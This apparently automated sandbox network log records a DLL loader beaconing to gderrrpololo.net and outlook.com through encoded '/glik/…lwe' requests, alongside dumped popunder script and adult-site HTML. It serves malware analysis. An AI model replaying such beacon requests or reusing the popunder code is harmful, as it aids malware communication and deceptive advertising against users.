65 72 28 2 9 7d 2c 74 7d 72 65 74 75 72 6e 20 6f 28 74 2c 65 29 2c 74 7d 28 Data Ascii: .create(t):(n.prototype=t.prototype,new n));Object.defineProperty(t,"__esModule",{value:!0}),t.SafariPopBehavior=void 0;var i=function(e){function t(){var t=null!==(e&&e.apply(this,arguments)) this;return t.run=function(){t.tabUnder();},t.run o(t,e),t}({
2021-10-18 20:20:24 UTC	1374	IN	Data Raw: 35 41 38 0d 0a 72 69 50 6f 70 42 65 68 61 76 69 6f 72 3d 69 7d 2c 31 36 34 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 5f 72 77 63 6b 6d 39 6c 76 76 73 66 53 65 72 76 69 63 65 3d 76 6f 69 64 20 30 3b 76 61 72 20 72 3d 6e 28 34 30 39 29 2c 6f 3d 6e 28 39 33 38 29 2c 69 3d 6e 28 39 34 32 29 2c 61 3d 6e 28 38 31 35 29 2c 73 3d 6e 28 34 38 34 29 2c 63 3d 6e 28 36 37 39 29 2c 75 3d 6e 28 36 30 32 29 2c 64 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 65 3d 74 68 69 73 3b 74 68 69 73 2e 6f 6e 43 6c 69 63 6b 3d 66 75 6e 63 74 69 6f 6e 28 74 29 7b 76 61 72 20 6e 3d Data Ascii: 5A8riPopBehavior=i,164:function(e,t,n){"use strict";Object.defineProperty(t,"__esModule",{value:!0}),t.rwc km9lvvsfService=void 0;var r=n(409),o=n(938),i=n(942),a=n(815),s=n(484),c=n(679),u=n(602),d=function(){var e=t his;this.onClick=function(t){var n=
2021-10-18 20:20:24 UTC	1375	IN	Data Raw: 6e 20 65 2e 70 72 65 70 61 72 65 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 74 3b 28 61 2e 49 6e 0d 0a Data Ascii: n e.prepare=function(){var t;(a.In

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:30 UTC	1384	OUT	GET /glik/6J_2FfeBl_2BRkeihhq1jX/B2ff3uv8Ej1c6/L_2BICSi/thSOCObzuVf5Z_2BcGfibwO/vuEQp7_2Fc/plE0iha8v5LswSBb7/gPH9Lcs2pC7y/pXIE7mPHVvF/DOzucJE3maJOy2/_2BnSoBDc_2Ft_2FWBakm/ceQ_2FaH6EeipazR/7wy8rK3rNG7NSHb/SCK1GRGaV2tOG4JFg5/_2FsPjkGU/viq.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: gderrrpololo.net Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2021-10-18 20:20:30 UTC	1385	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 18 Oct 2021 20:20:30 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=cslmbgh4fgg36vqr6bf871r411; path=/; domain=gderrrpololo.net Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49780	66.254.114.238	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:31 UTC	1385	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=59owj5w5a2ken66ep8h0npv7lw3h88ss; ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; ss=467874177367317442; RNLBSERVERID=ded6828
2021-10-18 20:20:31 UTC	1385	IN	HTTP/1.1 200 OK server: openresty date: Mon, 18 Oct 2021 20:20:31 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-rn-rsrv: ded6828 x-request-id: 616DD70F-42FE72EE01BB46E8-890CB12 connection: close
2021-10-18 20:20:31 UTC	1386	IN	Data Raw: 31 34 43 35 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c Data Ascii: 14C5<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif--> ...[if IE 7]><html class="ie ie7 language-en" lang="en"><![endif--> ...[if IE 8]><html class="ie ie8 language-en" lang="en"><![endif--> < Data Raw: 65 78 20 76 69 64 65 6f 73 20 66 72 6f 6d 20 74 6f 70 20 61 64 75 6c 74 20 73 74 75 64 69 6f 73 2e 20 53 74 72 65 61 6d 20 61 6c 6c 20 6f 66 20 74 68 65 20 68 6f 74 74 65 73 74 20 70 6f 72 6e 20 6d 6f 76 69 65 73 20 66 72 6f 6d 20 79 6f 75 72 20 66 61 76 6f 72 69 74 65 20 63 61 74 65 67 6f 72 69 65 73 2c 20 70 6f 72 6e 73 74 61 72 73 20 61 6e 64 20 70 6f 72 6e 20 63 68 61 6e 6e 65 6c 73 20 21 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 2f 3e 0a 20 20 20 20 0a 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 31 64 2d Data Ascii: ex videos from top adult studios. Stream all of the hottest porn movies from your favorite categories, pornstars and porn channels !"/> <meta name="robots" content="index, follow"/> <link rel="preconnect" href="https://cdn1d- Data Raw: 22 68 74 74 70 73 3a 2f 2f 66 72 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 70 6c 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 6c 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 64 65 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 64 65 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 69 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 74 2e Data Ascii: "https://fr.redtube.com"/> <link rel="alternate" hreflang="pl" href="https://pl.redtube.com"/> <link rel="alternate" hreflang="de" href="https://de.redtube.com"/> <link rel="alternate" hreflang="it" href="https://it.
2021-10-18 20:20:31 UTC	1387	IN	Data Raw: 65 78 20 76 69 64 65 6f 73 20 66 72 6f 6d 20 74 6f 70 20 61 64 75 6c 74 20 73 74 75 64 69 6f 73 2e 20 53 74 72 65 61 6d 20 61 6c 6c 20 6f 66 20 74 68 65 20 68 6f 74 74 65 73 74 20 70 6f 72 6e 20 6d 6f 76 69 65 73 20 66 72 6f 6d 20 79 6f 75 72 20 66 61 76 6f 72 69 74 65 20 63 61 74 65 67 6f 72 69 65 73 2c 20 70 6f 72 6e 73 74 61 72 73 20 61 6e 64 20 70 6f 72 6e 20 63 68 61 6e 6e 65 6c 73 20 21 22 2f 3e 0a 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 2f 3e 0a 20 20 20 20 0a 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 31 64 2d Data Ascii: ex videos from top adult studios. Stream all of the hottest porn movies from your favorite categories, pornstars and porn channels !"/> <meta name="robots" content="index, follow"/> <link rel="preconnect" href="https://cdn1d- Data Raw: 22 68 74 74 70 73 3a 2f 2f 66 72 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 70 6c 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 6c 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 64 65 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 64 65 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 69 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 74 2e Data Ascii: "https://fr.redtube.com"/> <link rel="alternate" hreflang="pl" href="https://pl.redtube.com"/> <link rel="alternate" hreflang="de" href="https://de.redtube.com"/> <link rel="alternate" hreflang="it" href="https://it.
2021-10-18 20:20:31 UTC	1388	IN	Data Raw: 22 68 74 74 70 73 3a 2f 2f 66 72 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 70 6c 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 6c 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 64 65 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 64 65 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 69 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 74 2e Data Ascii: "https://fr.redtube.com"/> <link rel="alternate" hreflang="pl" href="https://pl.redtube.com"/> <link rel="alternate" hreflang="de" href="https://de.redtube.com"/> <link rel="alternate" hreflang="it" href="https://it.

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:31 UTC	1389	IN	Data Raw: 20 66 6f 72 6d 61 74 28 27 65 6d 62 65 64 64 65 64 2d 6f 70 65 6e 74 79 70 65 27 29 2c 0a 20 20 20 20 20 20 75 72 6c 28 27 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 66 6f 6e 74 73 2f 72 74 5f 66 6f 6e 74 2e 77 6f 66 66 32 3f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 27 29 20 66 6f 72 6d 61 74 28 27 77 6f 66 66 32 27 29 2c 0a 20 20 20 20 20 20 20 75 72 6c 28 27 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 66 6f 6e 74 73 2f 72 74 5f 66 6f 6e 74 2e 77 Data Ascii: format('embedded-opentype'), url('https://ei.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.woff2?v=fddd30baa814f449fc0e9d52a78da35c79da4a55') format('woff2'), url('https://ei.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.woff2') format('woff2'), url('https://ei.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.woff2') format('woff2')
2021-10-18 20:20:31 UTC	1391	IN	Data Raw: 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 63 73 73 2f 67 65 6e 65 72 61 74 65 64 2f 70 63 2f 76 69 64 65 6f 2d 69 6e 64 65 78 2e 63 73 73 3f 76 0d 0a Data Ascii: .rdtcdn.com/www-static/cdn_files/redtube/css/generated/pc/video-index.css?v
2021-10-18 20:20:31 UTC	1391	IN	Data Raw: 32 31 37 35 0d 0a 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 2f 3e 0a 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 6c 6f 61 64 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 66 6f 6e 74 73 2f 72 74 5f 66 6f 6e 74 2e 77 6f 66 66 32 3f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 22 20 61 73 3d 22 66 6f 6e 74 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 0a 0a 0a 20 20 20 20 Data Ascii: 2175=fddd30baa814f449fc0e9d52a78da35c79da4a55" type="text/css"/> <link rel="preload" href="https://ei.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.woff2?v=fddd30baa814f449fc0e9d52a78da35c79da4a55" as="font" crossorigin>
2021-10-18 20:20:31 UTC	1392	IN	Data Raw: 0a 0a 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 76 20 69 66 72 61 6d 65 20 7b 0a 20 20 20 20 20 20 20 20 63 6c 65 61 72 3a 20 62 6f 74 68 3b 0a 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 7d 0a 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 76 20 69 66 72 61 6d 65 3a 66 69 72 73 74 2d 63 68 69 6c 64 20 7b 0a 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 35 70 78 3b 0a 20 20 20 7d 0a 0a 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 75 20 7b 0a 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 75 20 2e 73 75 62 74 78 Data Ascii: .r44luikfrjn7dzrc9v iframe { clear: both; display: block; } .r44luikfrjn7dzrc9v iframe:first-child { margin-bottom: 5px; } .r44luikfrjn7dzrc9u { overflow: hidden; } .r44luikfrjn7dzrc9u .subtx
2021-10-18 20:20:31 UTC	1394	IN	Data Raw: 20 20 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 66 20 7b 0a 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 33 30 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 77 69 64 74 68 3a 20 39 36 36 70 78 3b 0a 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 63 6c 65 61 72 3a 20 62 6f 74 68 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 62 72 6f 77 73 65 5f 63 61 74 65 67 6f 72 79 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 63 2c 20 0a 20 20 20 20 2e 63 6f 6d 6d 75 6e 69 74 79 5f 70 61 67 65 2e 6c 6f 67 67 65 64 5f 6f 75 74 20 2e Data Ascii: .r44luikfrjn7dzrc9f { padding: 30px 0 0; margin: 0 auto; width: 966px; text-align: center; clear: both; } .browse_category .r44luikfrjn7dzrc9w.r44luikfrjn7dzrc9c, .community_page.logged_out .
2021-10-18 20:20:31 UTC	1395	IN	Data Raw: 64 7a 72 63 39 79 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 7a 20 7b 0a 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 35 70 78 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 63 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 79 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 79 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 7a 20 6f 39 62 76 72 6a 6d 38 32 33 38 6a 77 35 63 74 32 79 61 31 61 2c 0a 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 7a 20 6f 39 62 76 72 6a 6d 38 32 33 38 6a 77 35 63 74 32 79 61 31 61 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 Data Ascii: dzrc9y.r44luikfrjn7dzrc9z { margin-top: 15px; } .r44luikfrjn7dzrc9w.r44luikfrjn7dzrc9c.r44luikfrjn7dzrc9z o9bvrjm8238jw5ct2ya1a, .r44luikfrjn7dzrc9w.r44luikfrjn7dzrc9y.r44luikfrjn7dzrc9z o9bvrjm8238jw5ct2ya1a { margin: 0; }
2021-10-18 20:20:31 UTC	1396	IN	Data Raw: 37 64 7a 72 63 39 61 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 67 20 7b 20 77 69 64 74 68 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 61 20 6f 39 62 76 72 6a 6d 38 32 33 38 6a 77 35 63 74 32 79 61 31 61 20 7b 20 6d 61 72 67 69 6e 3a 20 30 61 75 74 6f 3b 20 7d 0a 0a 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 62 20 7b 20 77 69 64 74 68 3a 20 35 30 25 3b 20 7d 0a 0a 20 20 20 20 20 40 6d 65 64 69 61 20 28 6d 69 6e 2d 77 69 64 74 68 3a 31 33 35 30 70 78 29 20 7b 0a 20 20 20 20 0a 20 20 20 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 Data Ascii: 7dzrc9a.r44luikfrjn7dzrc9g { width: 40%; } .r44luikfrjn7dzrc9w.r44luikfrjn7dzrc9a o9bvrjm8238jw5ct2ya1a { margin: 0 auto; } .r44luikfrjn7dzrc9w.r44luikfrjn7dzrc9b { width: 50%; } @media (min-width:1350px) { .r44luikfrjn7dzrc
2021-10-18 20:20:31 UTC	1398	IN	Data Raw: 6d 61 72 67 69 6e 2d 74 6f 70 3a 35 30 70 78 3b 2a 2f 0a 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 63 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 7a 2c 0a 20 20 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 79 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 7a 20 7b 0a 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 34 30 25 3b 0a 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 35 70 78 3b 0a 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 Data Ascii: margin-top:50px;*/ } .r44luikfrjn7dzrc9w.r44luikfrjn7dzrc9c.r44luikfrjn7dzrc9z, .r44luikfrjn7dzrc9w.r44luikfrjn7dzrc9y.r44luikfrjn7dzrc9z { width: 40%; margin-top:15px; } .r44luikfrjn7d
2021-10-18 20:20:31 UTC	1399	IN	Data Raw: 2c 2d 35 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 2d 35 30 0d 0a Data Ascii: -.50%); -webkit-transform: translate(-50%,-50
2021-10-18 20:20:31 UTC	1399	IN	Data Raw: 32 44 33 32 0d 0a 25 29 3b 0a 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 6d 65 6d 62 65 72 73 5f 67 72 69 64 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 34 2f 73 70 61 6e 20 33 3b 0a 20 20 20 2 0 20 20 20 7d 0a 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 70 73 5f 67 72 69 64 20 2e 72 34 34 6c 75 69 6b 66 72 6a 6e 37 64 7a 72 63 39 77 20 7b 0a 20 20 20 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 36 2f 73 70 61 6e 20 33 3b 0a 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 23 70 6f 72 6e 73 74 61 72 73 5f 6c 69 73 74 69 6e 67 5f 77 72 61 70 Data Ascii: 2D32%); } .wideGrid .members_grid .r44luikfrjn7dzrc9w { grid-column: 4/span 3; } .wideGrid .ps_grid .r44luikfrjn7dzrc9w { grid-column: 6/span 3; } .wideGrid .#pornstars_listing_wrap

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:31 UTC	1837	IN	Data Raw: 6b 3d 73 7d 2c 39 33 38 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 47 65 6e 65 72 61 6c 3d 76 6f 69 64 20 30 3b 76 61 72 20 72 3d 6e 28 35 36 29 2c 6f 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 66 75 6e 63 74 69 6f 6e 20 65 28 29 7b 7d 72 65 74 75 72 6e 20 65 2e 67 65 74 44 65 66 61 75 6c 74 42 65 68 61 76 69 6f 75 72 53 65 74 74 69 6e 67 73 3d 66 75 6e 63 74 69 6f 6e 28 74 29 7b 72 65 74 75 72 6e 7b 62 72 6f 77 73 65 72 3a 65 2e 67 65 74 42 72 6f 77 73 65 72 49 6e 66 6f 73 28 29 2c 64 65 66 61 75 6c 74 42 65 68 61 76 69 6f 72 3a 72 2e 44 65 66 61 75 6c 74 42 65 68 Data Ascii: k=s},938:function(e,t,n){"use strict";Object.defineProperty(t, "_esModule",{value:!0}),t.General=void 0;var r=n(56),o=function(){function e(){}return e.getDefaultBehaviourSettings=function(t){return{browser:e.getBrowserInfos(),defaultBehavior:r.DefaultBeh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49785	40.97.156.114	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:45 UTC	1844	OUT	GET /glik/QbRIgWHG4qQEArZ4xp3Q0Kv/oiAQ2Vg_2F/bWGqMtCfSGnbnNYiC/_2BnwcJE7hQl/YxlZhitmNIA/a8VwRozbMK3Gp3/8_2F_2BovaH4YSg53QwA8/m22wEeKFo0TC1hsA/sPRniUqz7a1u7sO/2Kgl8anR0tgUsAyyvui/3KQU9aELP/bcnvmls0e0lqXLeITGu/8jEu21gBEaJFb0zHGMx/o_2B_2FnmQkTvETXoV/_2Boo.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: outlook.com Connection: Keep-Alive Cache-Control: no-cache
2021-10-18 20:20:46 UTC	1845	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://www.outlook.com/glik/QbRIgWHG4qQEArZ4xp3Q0Kv/oiAQ2Vg_2F/bWGqMtCfSGnbnNYiC/_2BnwcJE7hQl/YxlZhitmNIA/a8VwRozbMK3Gp3/8_2F_2BovaH4YSg53QwA8/m22wEeKFo0TC1hsA/sPRniUqz7a1u7sO/2Kgl8anR0tgUsAyyvui/3KQU9aELP/bcnvmls0e0lqXLeITGu/8jEu21gBEaJFb0zHGMx/o_2B_2FnmQkTvETXoV/_2Boo.lwe Server: Microsoft-IIS/10.0 request-id: b96af995-9a1f-744b-5bf0-3e23f0635596 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: CY4PR19CA0025 X-RequestId: cb68ff18-41ce-4ee4-8732-39f24236c44c MS-CV: flquR+aS3Rb8D4j8GNVlg.0 X-Powered-By: ASP.NET X-FEServer: CY4PR19CA0025 Date: Mon, 18 Oct 2021 20:20:45 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
